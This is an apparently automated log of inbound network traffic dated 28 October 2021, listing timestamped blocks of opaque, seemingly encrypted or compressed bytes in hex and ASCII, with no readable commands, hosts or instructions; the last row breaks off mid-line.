2021-10-28 05:18:52 UTC	31	IN	Data Raw: a0 08 35 87 2f e5 44 fc 8e 89 77 a2 c4 53 e1 b3 25 74 f6 a7 4b 5c 95 3c c4 da a6 8d 8c 7d 1f 1f 38 8e 85 03 54 33 f4 3c 1f d4 67 eb 8f 7d 60 a7 a9 0d 0f a5 d5 b7 c6 8b 66 86 68 6e 43 e8 b0 e5 9d 73 af ca 06 a2 5e 4c 0f 62 95 75 f3 37 76 b9 48 60 e3 ef d7 b0 91 1e 73 f1 e5 ac b5 0e 7b b0 12 6a 77 dc 36 c8 32 fb 7d 38 57 f5 0e 62 5c 52 2a 9d 2c de be fe b2 c7 ed ef 68 6f 6d 2d 0c e9 25 6d 41 f2 16 17 34 f2 dc 07 d2 82 0e 55 30 cb 3d 44 63 31 ae 16 78 21 af d5 0f 41 50 e9 de 4b 38 9f 9b f7 82 9d c2 bd 67 c3 51 82 7f 4d a6 ea 6e 93 b5 d0 c5 54 a2 5f 94 0c eb c5 14 7b eb b7 65 b2 f7 b4 77 a2 de 7f c1 7a 31 40 ce ae b5 95 8e ab 41 63 a2 5c df 74 89 c9 c8 d9 6f 79 34 27 38 5e 80 ed 34 4e 4d 24 c2 58 8a 4b f4 a1 10 44 36 e1 af fa d6 97 b6 87 06 6b c8 4c e7 9e 7c Data Ascii: 5/DwS%tK\<}8T3<g}`fhnCs^Lbu7vH`s{jw62}8Wb\R*,hom-%mA4U0=Dc1x!APK8gQMnT_{ewz1@Ac\toy4'8^4 NM$XKD6kL|
2021-10-28 05:18:52 UTC	32	IN	Data Raw: 0b ba 4c b2 d9 7b 3b 69 ac 9a a8 a4 3b ae bd a3 b9 25 55 bc c4 4e 2f b4 bc d6 f0 75 df b7 60 6e 68 b7 d4 48 90 09 8b 5b 04 b7 95 5c 6f 6a b3 35 f8 bf f2 e8 ab e1 95 0f c0 61 9d 6c 08 a5 fb 16 6f 6c b9 7d b8 a9 cf be 54 19 fb 84 22 24 89 be 55 33 30 a2 6e 37 71 95 8d 76 ce 88 3d 56 6f c7 16 6c 93 78 6d 1f e0 da 4c 9d 90 f2 f6 81 f1 df 8a 12 e8 1e 13 31 5b 80 14 f1 b0 4f 9a ec 25 b0 d9 0b 26 ce bc d8 35 e9 c0 d0 90 75 98 3a a0 3e 66 b1 74 e7 be 12 16 0f ee 40 2f b9 cc 16 30 71 bb 4f 45 6b c5 a8 d2 7c 92 f1 ab d6 30 14 e4 a0 da 4e d0 9b 9f 2a fe 7a bf bf d5 d8 d5 f8 00 dd f2 0b 57 12 be 15 69 91 c4 86 39 6d d0 57 1a 8e 30 cd 9c b1 f8 1c 30 2b b7 71 49 74 54 fe be a4 42 9c 67 26 fd 72 c4 d6 67 c2 b9 4b 43 dd 25 7b c8 5c 3b a2 6e 5a b9 4f 4c 87 b3 9d 9d 6d 60 Data Ascii: L{;i;%UN/u`nhH[\oj5alol}T"$U30n7qv=VolxmL1[O%&5u:>ft@/0qOEk|0N*zWi9mW00+qItTBg&rgKC%{\;nZOLm`
2021-10-28 05:18:52 UTC	33	IN	Data Raw: 29 6d 95 ce 34 df ea e4 39 ff b0 eb f4 8d 78 c3 4c 19 4b bf e1 a3 db db e5 7f 94 02 75 07 cb b8 7f e7 dd 25 7f ee cd 81 a0 4b 28 d9 56 58 2a 74 a0 de ce 8a c5 83 6e f8 74 08 87 ee d1 2a 71 32 40 1f 3e b8 b2 43 af 55 3f a3 1c af c6 4f db 22 72 20 b7 12 bf 15 16 1c bf 2f 5f b9 1b 25 81 78 87 9c c3 61 bf 63 65 a8 2f dc 28 82 74 0d f2 e0 2f e5 2d 15 70 e5 d5 bb c7 ae f3 ed 65 19 cf 2c 08 f3 9c 1e 92 97 3c d6 af 09 ad 96 f3 e3 d9 20 e8 8f 93 83 db a9 ba e6 c7 9a 6b cd 8b 3e b0 e0 81 7b 1b 4a 2c 2b 12 78 8d 0b 03 45 0a f5 e3 f7 bf 34 34 e5 a9 b0 04 d7 b1 97 99 11 d5 30 8b de d3 25 2e 22 71 52 52 ae c3 fa dd 56 b2 e8 c0 18 05 9f b0 76 af d6 3f 69 a8 c8 67 56 e6 3c 6d dd b0 41 8a c1 7e 07 13 81 76 bc 92 f8 66 2a 9a 11 77 a5 d0 c5 5f 20 b2 8a 2e e4 d1 ce f5 b2 02 Data Ascii:)m49xLKu%K(VX*tnt*q2@>CU?O"r /_%xace/(t/-pe,< k>{J,+xE440%."qRRVv?igV<mA~vf*w_ .
2021-10-28 05:18:52 UTC	35	IN	Data Raw: f9 3c d9 39 92 19 65 fb 17 7e 80 78 9d 97 2d b3 88 cd af 2b 73 a0 0e d7 f3 b1 dd e5 c4 92 e8 f7 1d 05 72 b1 17 ec 05 7a 67 ed 5e bd a6 61 d6 c5 b3 1f 37 04 de c7 22 70 55 ef 91 2e 4b 13 37 38 76 d0 9b 16 b7 12 09 cd d6 b6 12 6d db ed f1 42 91 0f 72 27 29 55 a2 c0 c0 11 dc 4d 60 23 82 3e 64 a6 90 04 d8 c6 32 e2 f5 03 65 69 70 77 71 97 96 23 4f 06 88 3a 45 cc 46 ad 4c c0 c2 47 3b d1 f2 17 de 6d 5f 78 6e fa aa 32 d3 0b 4e b5 fe 45 9f 0e ab f3 d5 30 43 14 fa 0b 75 84 45 8c c4 fa 3c 64 9c 35 57 d5 3d 1a c5 35 32 53 a8 a9 7a 1c 8c 17 21 b2 98 5c 18 2e ab c0 2f 3d 75 dd c4 4e 0b 19 3a 67 e7 31 14 dc 95 eb 94 87 e2 ad 3b 18 08 3f 7d f1 d7 3d a3 9c dc 3d a8 1b 0b 68 a9 cf ed 07 3c 95 db 1d 09 63 36 ec 55 af 25 d2 2f 83 bd 38 c8 9a 1e a7 0c 67 e3 a7 81 91 77 42 41 Data Ascii: <9e~x-+srzg^a7"pU.K78vmBr')UM`#>d2eipwq#O:EFLG;m_xn2NE0CuE<d5W=52Sz!\./=uN:g1;?}==h<c6U% /8gwBA
2021-10-28 05:18:52 UTC	36	IN	Data Raw: 93 3e 8d 2c e0 8f 06 af 47 b6 0a 74 aa a0 99 bf e6 a9 a2 52 75 cc 57 4e e0 5e 78 a5 73 bc 2f 8d 86 5e 38 e9 5c 1e 8a 6f 0f 5c 23 4b 93 6e 14 4c 0b d4 aa cb 4a 38 56 6b d4 86 8a 75 41 1d 0d b0 6c ec 02 84 46 ef c5 5f 3a 0e 7a 14 39 af 3a 07 e3 1d 74 7c 54 6d 9a 45 7d dd eb 7d 96 a5 16 9d 2c ae b7 c9 26 34 ce 82 61 93 44 da 60 4f c5 13 c8 3b a6 53 3b 04 15 68 fc a4 95 27 c4 59 20 a0 9b c2 d5 7e ee f5 3f 13 4d a9 55 b0 05 73 c0 69 53 a4 d6 9c 74 60 3e 35 4d b7 e9 7a 3d 15 99 4d 19 1a 7f e2 3c 8a 51 52 42 b8 c0 80 ad e8 76 2f 61 e0 5f 82 8c 75 3a 88 f6 4c 47 ba 8f 57 e6 bc d8 8f 59 e3 e5 6f c4 d4 57 18 b9 d5 42 4d 6c 2f 5f 06 1f c4 41 ca 25 a1 c7 d8 17 76 10 3c 3e aa 2c cf 45 1e e6 39 89 ff 4c f5 45 61 40 84 dd 75 63 1e 83 9a a0 86 47 c6 56 eb 7b e2 4b 07 91 Data Ascii: >,GtRuWN^xs/^8\o\#KnLJ8VkuAlF_:z9:t|TmE}},&4aD`O;S;h'Y ~?MUsiSt`>5Mz=M<QRBv/a_u:LGWYoWBM l/_A%v<>,E9LEa@ucGV{K

Timestamp	kBytes transferred	Direction	Data
2021-10-28 05:18:52 UTC	37	IN	Data Raw: 4e 4f a3 46 1b 40 25 c3 0a ee ba 26 d2 e2 c2 d6 2c bd 1f 27 0c 8d 73 05 1f 2e 1d 49 2d 2a 89 ae 07 7d 6b 27 c6 63 dd f5 d6 5c f6 22 d4 c5 ff 60 48 d6 55 1d 09 b8 11 43 1d 0f 42 89 76 2e 05 6d 84 82 11 a5 45 3c ab 93 66 c8 aa 70 e3 78 63 45 90 8d 37 cb a5 9c 8c 50 7c 48 8d cf f1 40 a5 64 0e 62 b4 84 b8 98 bd 12 2e 01 69 60 5a 38 b5 2d e1 44 83 1f 01 d9 2a c0 17 d1 08 4e 68 c3 90 5f 72 0a 9b 24 c6 1c c4 10 01 dd ff 2d 48 89 26 83 8a 53 8d 47 37 bf 91 eb af 9f 3a 8e c3 6c 86 81 1e 23 1f 1c e9 0e 2d 91 10 52 56 14 9b 52 ab 73 1d 04 4d 90 b5 a1 80 61 4c e3 7c 32 09 b8 5c 60 bf 94 1f a4 db 86 2f 92 bc 53 51 96 dd b2 50 1e 6b 11 3e b8 28 9c 64 dd 60 31 50 4e f5 54 98 a4 e2 01 c4 c3 29 cc 0d 0c ec 62 33 42 da 0c ac 1b 6c 77 17 bb ee 98 07 ef a9 2c fa f6 4d 09 5f Data Ascii: NOF@%&,'s.I-*}k'c\"`HUCBv.mE<fpxcE7P|H@db.i`Z8-D*Nh_r$-H&SG7:I#-RVRsMaL|2\`/SQPk>(d`1PNT)b3Blw,M_
2021-10-28 05:18:52 UTC	39	IN	Data Raw: e3 9c 39 e9 2c a5 58 b5 4e 2f 51 3b 56 f2 3d 1f ee e6 ee de 7b ed f0 f7 b6 d0 a2 5a 73 af c8 a6 d6 da 57 96 81 d6 25 2d fd 59 c5 48 e7 6e ef f6 12 50 7a 8a 42 a7 e5 f4 12 7b 05 dc 54 0f 84 3b f6 0f 03 42 c1 9a 79 9e 5b 66 20 b6 df f2 51 c3 8f 03 f4 09 00 4b 59 34 19 07 94 d4 a5 dc 9b d5 5e 62 e6 02 40 a2 3b 17 63 1f bb 61 c7 49 cc 3f 7b 3f d7 c7 09 b0 c5 7e b6 6f c8 d5 0d 11 aa d4 fc ed 1f 76 15 b7 86 59 86 59 28 23 3c 25 6d 0e 52 a3 30 16 8c 68 8a 7c c8 0c 07 55 cf b4 79 87 51 58 b5 0a d0 8c 72 df 25 48 d7 68 fe d8 71 83 04 38 18 91 14 22 56 7f 02 ed f2 36 bd 6e af 45 3b 2f 41 76 8e c9 cd bb 71 4c 71 7a ea ff 91 f7 da 1b 56 d8 bb 06 77 94 da d5 95 b1 b5 f4 75 8c a4 05 28 5d b8 97 d5 ce 1b e2 60 f4 16 1c 8e f5 53 34 a4 01 47 68 12 65 ee 8a 4b 88 1e 07 68 Data Ascii: 9,XN/Q;V={ZsW%-YHnPzB{T;By[f QKY4^b@;caI?{?~ovYY(#<%mR0h|UyQXr%Hhq8"V6nE;/AvqLqzVwu(]`S4 GheKh
2021-10-28 05:18:52 UTC	40	IN	Data Raw: a2 d6 e5 68 19 fe 09 3d f4 b4 ca 18 33 8c 47 ec e0 11 7b 88 70 16 a8 db b9 a9 05 d5 69 71 45 c0 2a ef dc 97 98 b2 ba 38 f5 9b 39 59 0d d9 0d 4e 5f f0 21 d4 fc c8 cc 63 ae 81 96 8a cb bc a3 e7 11 e7 90 4d 0f de 6a 53 96 da 24 c1 fe b3 29 6b 9b 3d 67 81 fc a0 ee dc 50 7e be 3e 70 f6 02 49 07 98 f5 92 c8 70 30 cd cb 26 d7 a2 ef 3c 80 5c b5 a0 89 b0 8e 09 5c 27 de f7 66 a2 b6 5c 0b 93 89 60 58 45 1e 15 6a fd 69 dd fb 0c 8a 47 a6 04 7c f0 1f 65 26 f5 59 d2 2c 4b b9 33 6f ae f2 ce 8a 82 dc ab 26 ef e0 17 6a 58 84 14 81 0a 99 72 53 4f 22 0e 40 48 4e da 19 12 af 6f 1a 17 2c cc 11 1c 45 e3 f4 74 ac 3f 71 55 9c 6c 5e b7 15 87 5b 1e c3 09 e5 29 64 9d 80 90 64 38 d0 ce c1 3b a3 1e 79 20 eb 80 f6 37 ee 51 99 1a 7b 8a 6f 0f a4 7d 19 d1 7b 8e be 4e f3 02 66 f2 99 76 1e Data Ascii: h=3G{piqE*89YN_!cMjS$)k=gP~>pIp0&<\\f\`XEjiG|e&Y,K3o&jXrSO"@HNo,Et?qUl^[)dd8;y 7Q{o}{Nfv
2021-10-28 05:18:52 UTC	41	IN	Data Raw: 2e ef 3c 63 fc 4c 7a 1e 87 e5 4b ce 5e 48 29 15 46 e0 55 c9 b3 9a 43 01 d2 48 91 ab 30 2e 96 52 ca 2d d8 34 98 7c af aa 03 55 20 09 0b c5 07 32 bb ec 35 6e 78 6e ee af e4 5b 61 f8 a9 91 15 9e 81 fe 51 0b eb 36 3c 3f 98 7a e2 68 ac ea 6f 2f c7 0b 59 3f aa 36 ed aa 6a f2 02 4e b7 27 78 96 cb 71 0d b0 8d 01 1f dc 59 a9 ff 40 9b 52 9c fe ad d2 5e 17 48 73 ed 6a 2a 59 97 38 4e 14 6b 13 8a be a6 1b d0 f7 9f de b9 a5 48 08 7f 39 d3 88 3d 4a 88 f2 70 bc aa f1 61 5a f8 c5 51 26 39 5d 30 f3 d7 c7 43 c8 60 99 94 9d ea 7c 5b 4c 20 0c 17 50 5b d8 df b9 45 ad 0d b7 02 fc 83 bc 55 64 93 b4 05 c0 27 af c4 f3 a1 83 7f 50 c1 43 0f 80 ae ba 4a b0 39 56 23 53 0a 96 0f 1b 11 47 14 24 bc 0d 71 1c 2a 3d 06 fa c8 d5 8c ea ed e5 be a7 78 43 31 37 00 49 f5 c6 39 ea e0 c7 d8 42 5b Data Ascii: .<cLzK^H)FUCH0.R-4|U 25nxn[aQ6<?zho/Y?6jN'xqY@R^Hsj*Y8NkH9=JpaZQ&9]0C`|[L P[EUd'PCJ9V#SG $q*=xC17I9B[
2021-10-28 05:18:52 UTC	43	IN	Data Raw: 7e 4d b2 64 10 ff f1 36 ff a3 11 31 b5 c9 00 af 5c 56 45 bd 8e 8a 26 86 33 49 d0 10 5f ae 0b f5 26 b0 31 13 b8 f8 e0 17 b7 82 f8 06 ac 77 f4 2b 55 88 40 fc 04 d1 0c 3d 8d 0c 11 00 93 3c 65 75 0a b9 06 b2 e2 17 4e ba d1 6d 3b 58 6d d9 1f 76 cc 46 4e 0a a4 68 94 6d 79 81 18 ce 2a 22 40 cf d1 e5 46 98 76 9c a5 c1 06 87 84 37 77 3e 33 26 2c c7 ac 3b 00 bc a8 1c 03 62 a9 57 d9 88 e4 73 58 6f 87 72 11 50 10 b6 88 73 08 80 5c 02 9d 27 52 f4 ed 09 e2 79 de d8 e7 32 07 4a c7 b0 53 40 52 4a c0 2c c5 e1 55 37 bc 8b 4a 13 2e dd 3c 89 31 4c 0f 93 06 8c 67 e8 d4 ba e2 82 8e 7e da 36 6c 65 27 4b 49 f2 13 c6 0e dd ac bf 6b ff 8a ba 7c 34 18 e4 7c 31 6b d5 6e 8a 8b 38 04 d5 27 c5 3d 26 ea f5 27 19 0a e6 cf ac fd df bc 30 b8 32 c7 4a 2f 36 f6 df 92 f9 c2 82 4d 8c a1 83 29 Data Ascii: ~Md61\VE&3I_&1w+U@=<euNm;XmvFNhmy*"@Fv7w>3&,;bWsXorPs\'Ry2JS@RJ,U7J.<1Lg~6le'Klk|4|1kn8' =&'02J/6M)
2021-10-28 05:18:52 UTC	44	IN	Data Raw: eb 98 68 b9 43 ce 89 eb 5d c0 49 1d 04 62 07 93 1a 2e 28 67 1e d7 6a 3d 75 ff 76 b2 54 e4 34 a7 3d a1 9c 7b ad 24 ff de 11 58 d0 31 63 2d b3 ea e3 e1 63 93 0f a4 0b bb 15 91 38 1f c1 88 98 47 5f bc 44 2c a3 79 0c d7 39 3e 7e 81 b3 74 8b 2e fd a6 23 fd e6 c1 55 7b 89 f4 5b 1e a0 0e 70 41 d1 be d5 30 7b 30 0b 7c 34 55 3e 0b 39 8c b4 6b 72 c0 43 b3 a4 12 45 6f 05 40 83 fc f8 50 18 6e f7 6e c4 ba f9 85 82 12 53 fb 57 8e 26 8a 5f 97 b7 cf fc c0 80 97 93 e3 42 f4 15 6c 38 35 76 fd ed 24 23 83 e1 4b dd bf a3 da d7 4f 13 f1 61 b3 39 42 d2 9b cc b7 11 4e 8d fd 72 4d 30 01 06 41 55 4a c9 7d 10 11 a7 3b c3 ce e0 a8 bb 90 c3 af 57 b5 f3 a3 72 c3 40 28 ec a5 d6 93 cc 5d 5b ae 11 0e a9 74 c9 51 4c 08 17 26 37 59 ff ce df 36 ea 56 ef 4f b5 14 1d 75 d9 5e 61 e3 a6 bd aa Data Ascii: hC]Ib.(gj=uvT4={$X1c-c8G_D,y9>~t.#U{[pA0{0\|4U>9krCEo@PnnSW&_Bl85v$#KOa9BNrM0AUJ};Wr@(][t QL&7Y6VOu^a
2021-10-28 05:18:52 UTC	45	IN	Data Raw: 48 a6 e1 7f 99 a0 45 75 71 d9 5e 1a 68 a6 6d 17 6c 6c 7b 04 9b 82 7b d5 4c 2c ba f9 db 53 3e f1 06 15 da 45 36 1d 5f 9e c2 2b d3 57 1c 76 b7 5b 90 cd b2 45 3c 27 51 c5 87 72 1b b3 87 2e 98 e0 4c 5a 1e 69 19 74 df 82 06 07 49 6b ab 6e 06 ca 12 36 dd a2 21 54 ca 67 e2 fa 6b ec d9 b8 43 47 ec c7 79 d4 ea ed 4c 02 38 d4 0b fe 78 c5 fd 9a 54 9f 3e 84 55 54 bd ea 58 4f ba 0f 36 64 ad 59 2c a5 e8 f1 db f6 04 0e 49 fa 8a c9 0d b1 96 38 08 b9 9b a2 65 d1 27 b2 fd 48 c8 b8 14 b0 ea 5f 7c 85 33 73 5c db 6f c1 dd 90 26 ee b9 1d 68 be 19 27 cb 02 72 c9 6f 39 00 e2 4a 7c cb 0d f9 91 87 6c 48 a2 90 36 ca 15 97 4b a3 d3 19 9a 77 c1 4b be 7b 22 a4 49 5b 72 ac b8 6e 8b 40 2a d6 7f e8 c9 53 a1 01 1f ea 2a 64 5b 3b 08 da 9d 44 de f1 5d f3 44 99 0a b8 83 c3 0e e4 46 6e d2 8a Data Ascii: HEuq^hmll{{L,S>E6_+Wv[E<'Qr.LZitIkn6!TgkCGyL8xT>UTXO6dY,I8e'H_|3s\o&h'ro9J|lH6KwK{"I[rn@ *S*d[;D]DFn
2021-10-28 05:18:52 UTC	47	IN	Data Raw: d8 2e 1f f2 03 30 59 5d 3b ea 9f 4b 6a a7 75 76 da a5 10 35 99 24 87 e4 24 f0 1c 7a a1 e3 3c fe d5 05 de d7 35 ae bd 9e 84 36 11 4b 66 32 16 00 26 f9 f8 2e 46 4e 0b 17 92 26 1b 72 84 4a df f4 24 9a 9f fa 8b ab c2 b6 13 00 cb 78 ad 5c ed 10 4a 05 d1 03 9a f2 51 68 11 50 c9 ec e6 d1 c4 44 51 db 74 d1 b4 c8 5a 67 a0 ab fe 66 70 76 fb 34 a4 f3 b2 c8 02 5b a4 82 d9 6d aa 23 4b e7 36 cf 65 cf c9 07 21 d2 ed 4d 72 d5 e9 c0 9b e3 50 f2 78 de 2b 75 5a 17 39 e8 1d 2a b7 c6 d3 03 46 32 b2 8b 31 4f ab cf 1e 69 c9 89 51 0a b6 98 3e be 4c fd 2d 39 2a a5 39 c9 2a 8d a6 69 90 e1 22 65 29 01 a5 df fd 6e 4c 75 93 96 d4 93 8b cc 95 d5 9f ab 47 bc de 2a 04 02 f1 5e ad dc ec 5a 47 7b 29 17 8b 08 61 e4 0a f7 c5 2d cb e7 f7 33 62 b5 06 a0 7e 48 21 5e be e3 95 2c 9e 56 88 13 f0 Data Ascii: .0Y];Kjuv5$$z<56Kf2&.FN&rJ$x\JQhPDQtZgfpv4[m#K6e!MrPx+uZ9*F21OiQ>L-9*9*i"e)nLuG*^ZG{}a-3b~H!^,V
2021-10-28 05:18:52 UTC	48	IN	Data Raw: 16 54 87 61 09 3d d4 35 61 c5 16 dd e8 c6 fc 7b 15 7a 98 2d b1 5b 08 56 6a b8 66 fd 10 d4 22 89 8d 93 85 f5 ef 1f 59 2a 5e 42 ff 0d 3d dc f4 75 2d 90 42 1e ea a0 b1 86 f1 b1 b4 83 ad f9 00 ec a3 f2 af 83 dd 05 c3 94 c1 db 67 02 84 f7 de 8c 61 8d ab 19 c6 0b 5d a9 4d d5 da d4 0e da 96 ed 83 c0 14 e7 26 d4 7a 3f eb 79 20 d1 87 a4 53 2c aa 17 57 24 5a 58 2e 23 90 f7 9b 76 47 b0 49 68 dd cf 0c 19 99 9a 27 3d 80 84 65 15 4f 76 ab b1 d6 c8 94 d3 0d 4f 96 ef 4d d4 1e e4 df 97 50 82 52 ab 81 66 34 c6 81 d8 2f 9f 02 73 78 90 35 4a 78 5e c0 db 4d 1f a9 de 56 ad b9 04 19 e7 50 af e1 60 38 df 3f 4d 33 3e d9 c5 5e 3c 9f f3 61 8f 05 d5 80 0b 22 e8 9b dd d1 08 8c b3 17 33 ab 4a 17 e6 34 9d 30 7c 1d b3 44 47 d3 f4 d7 6c 68 a5 29 4c 18 4a 8a 0a 89 c4 df 95 4f 66 c0 88 41 Data Ascii: Ta=5a{z-[Vjf"Y*^B=u-Bga]M&z?y S,W$ZX.#vGIh'=eOvOMPRf4/sx5Jx^MVP`8?M3>^<a"3J40|DGlh)LJOfA

Timestamp	kBytes transferred	Direction	Data
2021-10-28 05:18:52 UTC	49	IN	Data Raw: d9 db 43 1a 70 28 33 01 a8 c5 11 71 e3 14 c0 54 e3 05 1d 83 49 cb d5 d9 54 9d f0 10 6a f1 e0 8b 18 cb 06 6c 64 a1 9a 88 2a 07 b8 bb c8 52 61 9a 3c 15 c6 e4 11 42 94 35 48 c0 ac 1e 50 3e 69 bd d1 ea 44 72 60 80 96 dc 21 da a1 78 6f 24 33 1d da c6 2e 1b 99 8f 63 e4 fb 9c ed f0 34 91 e4 44 61 75 a6 37 cd b5 05 5c 43 49 2f c8 eb 93 c3 a3 7f 63 05 ed 1b 80 94 bf 1a de a8 5a 11 c6 50 55 8e f2 eb b9 b8 55 31 e0 26 a6 3c b1 04 5b 14 68 40 06 2d e0 31 12 99 a1 49 d5 1f e3 8b db c3 a6 c5 88 c3 62 38 10 94 c3 ab 7c 64 a6 bf d2 ab 25 54 4e 41 48 c6 e2 63 60 e4 87 4c 8c ec 4c 09 db ec 26 cb 58 c1 b8 8c df b7 25 7e 4f 80 16 5b 91 50 5c d0 50 2e eb 32 c2 a5 c5 9a bb 3d 4c 6f 89 83 ba ec a6 68 d1 42 8f 19 ea a5 e0 6d 5c df 22 37 35 5b 45 cf 86 ac 7d e6 20 ab 1e ae 59 7d Data Ascii: Cp(3qTITjld*Ra<B5HP>iDr`!xo$3.c4Dau7\CI/cZPUU1&<[h@-1Ib8|d%TNAHc`LL&X%~O[P\P.2=LohBm\"75[E}Y}
2021-10-28 05:18:52 UTC	51	IN	Data Raw: 12 f9 3f 63 d9 d7 45 62 fa e2 ff d1 56 61 44 95 7a 9c 3f bc e6 9d d4 25 24 9d 7f bf e7 15 17 b0 e8 c8 b7 23 39 f0 f5 7d 1f be 89 18 1f 6c 67 4a db bc 29 6d b1 86 4b 2b 38 4a a6 62 fe c4 0f be 05 4d f8 88 cb cc 02 89 1f e9 ca ed be ff c0 72 72 31 63 29 19 63 46 18 cf 6d b2 f2 f3 32 99 66 ee 0a bb 30 4c a4 41 e1 a7 da 38 42 9b 3f 50 59 91 6e c6 4f 31 a3 2c b4 24 56 2e 89 a8 fd 58 ca 4a b4 6f 8f 2d 4f 96 5c 51 39 8a d3 5a 17 45 0f 6f 56 fa a8 7e a8 21 7e 61 ff 7c af 49 aa d1 41 b7 06 e2 0a 81 42 e8 6d 40 90 26 4f b8 92 3f 90 74 ec 21 de 3d 89 be 02 e5 ba 0a 3c a9 a0 98 ff 98 28 43 d6 67 de 53 bb 41 35 ef 77 6e 07 8b 94 16 a9 3d 59 9e 3d ef d0 d1 41 8b a7 10 e1 a9 99 a3 b0 19 da 1b 04 f2 43 ad 88 84 a4 84 26 1a b1 79 1d e2 59 84 62 89 9c 4d 77 5d 75 00 cf d0 Data Ascii: ?cEbVaDz?%$#9}lgJ)mK+8JbMrr1c)cFm2f0LA8B?PYnO1,$V.XJo-O\Q9ZEoV~!~a|IABm@&O?t!=<(CgSA5wn=Y=AC&yYbMw]u
2021-10-28 05:18:52 UTC	52	IN	Data Raw: 37 00 97 94 fd 9e 64 cd fc fe 50 a2 5c d3 6b d4 37 09 c6 a1 2e 7e e7 14 de 4f c9 ff bc 57 ce 74 81 d2 88 2d 65 9b 88 1c da fa 03 7e 3a 74 33 7f 8b aa 6e 7e 8c 7b 3e 54 94 0c e3 79 b6 63 24 c1 ca 77 83 62 dc 9f 52 2b 2e dd 0f 40 01 07 52 d3 0b 89 91 74 ef 34 38 6b f9 0f f1 5d e0 db d4 6e ca 37 1c d8 1e a8 3f 2c 2e 15 74 fa 3d 2b 24 61 12 d8 25 3b eb 00 c6 84 51 f2 c9 94 c1 82 1f b7 cf 74 f2 47 2c c3 47 b2 99 50 8c ba 0d 29 47 1a 15 f2 06 ac 4c ec dc b2 df 41 98 1b 4f c7 b4 1a 99 01 1b 10 e4 48 1c 32 3e fd 16 fb 65 62 78 58 30 67 13 01 4d 1d 3e 9d 2d 01 36 7e 4a 5a 36 f0 4a 0b a2 ad 84 05 a9 e7 d6 21 af 98 c0 bb a7 ec b2 04 16 47 7a 36 80 3a 45 ca 7b 8c 10 3f e6 df 19 28 76 9f b9 3b 55 e3 a5 5e ae eb c9 ea 56 07 2f 13 3a 23 59 2c f8 39 2e a7 aa 56 59 d7 ae Data Ascii: 7dP\k7.~OWt-e~:t3n~{>Tyc$wbR+.@Rt48k]n7?,.t=+$a%;QtG,GP)GLAOH2>ebxX0gM>-6~JZ6J!Gz6:E{?(v;U^V/:#Y,9.VY
2021-10-28 05:18:52 UTC	53	IN	Data Raw: ac 24 b2 89 0c 9f 31 00 5b 41 1c 96 9d 4c 07 64 a7 ba f3 8e 27 4a bd 8b 12 87 d3 6e 9a f8 22 6a 2f dd db 9a 0b c7 43 7f 60 30 5b e3 0b 3d 1a a1 12 f3 0d 11 43 f0 19 f0 62 89 14 83 5a ea 00 7c 65 de 83 3a c2 db 11 36 0b 9f 55 2c 7b 49 94 55 43 fe 08 3a d9 86 1d 61 a9 55 2e 07 a0 3c 9e d9 22 09 a5 25 3a b3 83 e3 90 dc 84 df 08 2a 5d 5c 56 ad a0 4a e8 fa 8d d3 fc 6c 88 ee 0a 02 2e 47 2e 1d 99 e0 3c de c7 12 22 28 06 a7 38 d5 b3 eb 5b 14 c6 3e e4 db 12 50 9d 2e f6 d7 13 1e 0d 01 37 14 c7 92 1f f1 ea 13 93 81 c5 02 dd de e8 b5 6f 9c 8e 0a b6 48 a7 f1 9d a8 ee 5d f6 12 bb 2c 0a 25 0f 61 c2 f7 fa e1 fe e6 7e 5d 4a 5f f9 fa 1a b0 2a 5a 90 fd 6a c6 b1 75 ad 76 98 63 30 72 1e 8b 2d 73 ec a5 f3 4d 39 15 e4 36 71 16 aa 08 d8 8f aa c7 ef e1 12 67 47 0a 3a e9 8b ce b1 Data Ascii: $1[ALd'Jn"j/C`0[=CbZ|e:6U,{IUC:aU.<"%:*]\VJl.G.<"(8[>P.7oH],%a~]J_*Zjuvc0r-sM96qgG:
2021-10-28 05:18:53 UTC	57	IN	Data Raw: 16 ba 77 e2 b3 ac 1b 0d 7d fc cd df 89 1b 59 87 7e 94 d7 b4 c9 3b 97 3f 7a 26 50 fa 28 1e a1 79 10 62 8d 8b c4 5d 29 46 e9 59 5f ad b4 b4 ef 67 ec 95 6a 0d ac c5 8d 6e a8 ee 4a 5f 49 f0 5a f1 dd 86 15 cf 5a 2a b4 02 e5 aa 37 d7 04 3c ad ac 6a ca a2 d8 02 67 01 cb d8 c3 f1 e9 fc 49 13 39 2a a1 12 53 5f 5d 69 be 44 f4 f6 41 99 48 ef a5 03 bc cb e0 7d a3 1a e9 85 f0 11 e0 4f b2 fe 46 dd a1 81 4e df 22 66 bb f0 4a 23 41 c5 3f b9 01 95 04 f9 23 aa e8 a6 6a 3d ca fc 50 e3 42 91 1b 71 a2 47 33 d7 1a 79 82 23 1a 98 b1 10 30 d1 94 73 0c b9 75 b3 95 10 61 4e d5 81 78 e9 c0 78 19 fc df e4 ae c7 38 73 42 b7 77 77 6c d4 85 41 f8 28 23 72 84 7e 78 33 3c 88 05 39 0e 57 f2 8f 2d 4d 54 0b 51 3e 53 97 7b 7c c6 5c c7 ec c0 ee 30 b1 ce 3f ed d0 85 97 17 cc a5 d1 bc f5 43 a5 Data Ascii: w}Y~;?z&P(yb])FY_gjnJ_IZZ*7<jgI9*S_]iDAH}OFN"fJ#A?#j=PBqG3y#0suaNxx8sBwwlA(#r~x3<9W-MTQ>S{|\0?C
2021-10-28 05:18:53 UTC	62	IN	Data Raw: 5b 34 61 00 67 09 f0 22 b8 53 c9 42 50 55 5d cb 79 48 d6 60 3b c4 b9 a8 7a ce 78 80 61 20 0d 5f dc f5 fa b5 44 28 0c 94 48 d6 a5 02 7f 7f f6 ce 2e c8 4e 1b d2 a0 70 d0 7f c6 75 26 2c 42 8c 32 b8 2a 66 05 9b 71 b8 56 26 55 de 34 dc a2 18 4c 01 7a f1 4b e0 c5 74 66 a4 64 ec fb de a5 de e7 9f bd 71 c0 43 f2 57 a5 b4 aa fa 0b 4c 1a 7a 66 11 f1 8e 71 fd 8e 78 be 27 5a 66 87 e6 bf c7 94 d8 61 7c fb 73 df 02 c7 01 ab e6 5e 00 5b 58 ff 3b df a3 02 0d db 2d 0f 9d 90 49 96 fd 1f 47 dc cf d0 98 6d ad 4e db 8c ac b7 48 2a b6 ac 0a 00 cb fc 96 4f ab 0a 73 04 34 c0 14 cd f2 8d a0 9f 44 aa 36 b8 72 94 ab 66 0e be 76 b9 f2 ac 31 0e af 7d de c7 e6 d2 db 89 c7 26 d3 34 5e af 36 50 cd af 5d 09 94 58 22 25 51 86 80 8b 75 7c 3c 08 78 1a 6f f9 79 b6 59 82 ca 67 b2 76 95 dc 